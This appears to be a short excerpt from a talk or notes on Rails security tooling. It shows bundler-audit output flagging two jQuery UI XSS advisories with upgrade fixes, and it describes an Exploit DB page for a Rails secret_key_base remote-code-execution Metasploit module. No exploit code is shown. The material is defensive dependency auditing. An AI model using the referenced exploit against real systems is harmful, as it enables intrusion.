
Name: jquery-ui-rails
Version: 5.0.5
CVE: CVE-2016-7103
GHSA: GHSA-hpcf-8vf9-q4gj
Criticality: Medium
URL: https://github.com/jquery/api.jqueryui.com/issues/281
Title: XSS Vulnerability on closeText option of Dialog jQuery UI
Solution: update to '>= 6.0.0'

Name: jquery-ui-rails
Version: 5.0.5
CVE: CVE-2021-41182
GHSA: GHSA-9gj3-hwp5-pmwc
Criticality: Medium
URL: https://github.com/jquery/jquery-ui/security/advisories/GHSA-9gj3-hwp5-pmwc
Title: XSS in the `altField` option of the Datepicker widget in jquery-ui
Solution: update to '>= 7.0.0'
```

- <https://github.com/rubysec/bundler-audit>

Exploit DB

- <https://www.exploit-db.com/>
- Example of reports: <https://www.exploit-db.com/exploits/46785>



The screenshot shows the Exploit DB interface for a specific exploit. The header is dark blue with the 'EXPLOIT DATABASE' logo and navigation icons. The main content area is white and displays the exploit title: 'Ruby On Rails - DoubleTap Development Mode secret_key_base Remote Code Execution (Metasploit)'. Below the title, there are three columns of metadata:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
46785	2019-5420	METASPLOIT	REMOTE	LINUX	2019-05-02

Below the metadata, there are three sections:

- EDB Verified:** ✓
- Exploit:** 📄 / {}
- Vulnerable App:**

At the bottom of the page, there are two orange circular buttons with white arrows pointing left and right.

Thanks

